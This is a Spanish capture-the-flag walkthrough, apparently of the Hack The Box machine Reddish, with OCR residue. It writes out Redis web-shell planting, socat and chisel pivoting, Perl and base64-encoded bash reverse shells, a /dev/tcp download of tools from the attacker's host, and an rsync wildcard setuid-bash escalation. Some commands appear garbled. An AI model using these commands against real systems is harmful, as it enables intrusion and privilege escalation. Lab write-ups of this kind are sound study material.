







Nos tira un error de sintaxis por lo cual modifico el código php y todas las líneas las meto en un script para no estar ejecutando línea por línea


cat cmd.php | redis-cli -h 127.0.0.1 -x set reversecmd
redis-cli -h 127.0.0.1 config set dir /var/www/html/8924d0549008565c554f8128cd11fda4
redis-cli -h 127.0.0.1 config set dbfilename "cmd.php"
redis-cli -h 127.0.0.1 save









Probamos de nuevo






Para obtener una reverse Shell no podremos ejecutar netcat ni ping debido a que al parecer no están en el equipo de www-data por lo cual tendremos que utilizar socat para transferir el tráfico de esta máquina a la máquina que pwneamos de primeras y luego tener la shell
copio el binario de socat de otra máquina ya hecha





y trasnfiero con la funcion curl
__curl http://10.10.14.5/socat > socat





Ahora todo tráfico que entre por el puerto 222 se redirigirá a mí máquina en el puerto 333
./socat TCP-LISTEN:222,fork TCP:10.10.14.5:333 &




luego ejecuto nuevamente chisel en modo client





y ahora para redirigir el tráfico hago de nuevo una reverse Shell con PHP debido a que es el único que está en la máquina




Ojo aca colocamos la ip de donde esta corriendo chisel client que es la 172.19.0.4



y el port es el que añadi en socat al final que fue el 333
perl -e 'use Socket;$i="172.19.0.4";
p=333;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,$inet_aton(i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'




Ahora me da problema por los & los cambio por %26
pruebo y no funciono por lo cual decido utilizar otra forma, primero ejecuto de nuevo socat y lo pongo en background pongo puertos iguales para no confundirme
./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 &

```
root@nodered:/tmp/pwned# ls
chisel  hostsdisc.sh  portdisc.sh  socat
root@nodered:/tmp/pwned# ./socat TCP-LISTEN:333,fork TCP:10.10.14.5:333 &
[1] 19355
root@nodered:/tmp/pwned#
```


Hago una reverse shell con bash debido a que la maquina si tiene bash
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
esta la encodifico en base 64





Para de codificarla utilizamos lo siguiente
echo "YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMyAwPiYxIgo=" | base64 -d -w 0 | bash
esto lo ejecutaremos en la victima antes levantando chisel
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379


escucho por netcat
nc -lvnp 333


pongo en la web
echo "YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMyAwPiYxIgo=" | base64 -d -w 0 | bash




y tenemos shell




en efecto estamos en la maquina 172.19.0.3

```
nc -lvnp 333
listening on [any] 333 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 44484
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ whoami
whoami
www-data
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
19: eth1@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:14:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.3/16 brd 172.20.255.255 scope global eth1
       valid_lft forever preferred_lft forever
www-data@www:/var/www/html/8924d0549008565c554f8128cd11fda4$
[0] 0:nc  1:nc* 2:zsh-
```

El tema es que tiene otro segmento la 172.20.0.3 mejoramos la shell

```
www-data@www:$ hostname -I
172.19.0.3 172.20.0.3
www-data@www:$
```

Hay 2 usuarios bergamotto y somaro debemos tener acceso estos usuarios para ello validaremos que tareas se ejecutan en el sistema usando pspy lo copio de otra máquina

```
~/machineshtb/Reddish
cp /home/kali/Pivoting/symfonos3/pspy64 .

~/machineshtb/Reddish
```

ahora para transferir nuevamte uso curl function

```
www-data@www:/home$ function __curl() {
>   read -r proto server path <<<"$(printf '%s' "${1//// }")"
>   if [ "$proto" != "http:" ]; then
>     printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
>     return 1
>   fi
>   DOC=/${path// //}
>   HOST=${server//:*}
>   PORT=${server//*:}
>   [ "${HOST}" = "${PORT}" ] && PORT=80
>
>   exec 3<>"/dev/tcp/${HOST}/$PORT"
>   printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
>   (while read -r line; do
>    [ "$line" = $'\r' ] && break
>   done && cat) <&3
>   exec 3>&-
> }
www-data@www:/home$ __curl()
```


__curl http://10.10.14.5:2000/pspy64 > pspy

```
bash: syntax error near unexpected token `http://10.10.14.5:2000/psp
www-data@www:/home$ __curl http://10.10.14.5:2000/pspy64 > pspy
bash: pspy: Permission denied
www-data@www:/home$
```


me dirijo a la carpeta tmp para ver si me deja

```
>   exec 3>&-
> }
www-data@www:/tmp/pwned$ __curl http://10.10.14.5:2000/pspy64 > pspy
^Cbash: connect: Interrupted system call
bash: /dev/tcp/10.10.14.5/2000: Interrupted system call

www-data@www:/tmp/pwned$ ls
pspy
www-data@www:/tmp/pwned$ m
```

y aunque no tiraba respuesta al parecer lo descargo pero de manera incorrecta





Como no dejo pasar el archivo toca hacer un pspy manual con procmon busco el script en internet https://github.com/ervikey/process-monitor-/blob/master/procmon.sh





a este le añado algunas cosas y le quito el sleep1


transfiero esto decodificando por base64




y se detecta una tarea llamada backup.sh validamos que tiene




Vemos que está ejecutando rsync -a y el wildcard, este wildcard es vulnerable debido a que podemos ejecutar comando en el sistema en gtobins se tiene una forma de como escalar con este comando

```
./rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

La idea es ejecutar un archivo con extensión .rdb que contenga el comando -e y en vez de ejecutar sh -c etc... mas bien ejecute lo que tiene adentro y sera un chmod u+s /bin/bash pero con el flag -e sh
creo un archivo que contiene el privilegio suid

```
GNU nano 7.2                                                    bad.rdb
#!/bin/bash

chmod u+s /bin/bash
```

codifico en base 64
base64 -w 0 bad.rdb

```
~/machineshtb/Reddish
base64 -w 0 bad.rdb
IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2g

~/machineshtb/Reddish
```

transfiero al pc

```
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK' | base64 -d >bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK' | base64 -d > bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$
```

No es un file o directorio es porque la carpeta donde estoy se borra es lo que hace backup entonces ingreso y regreso de nuevo

```
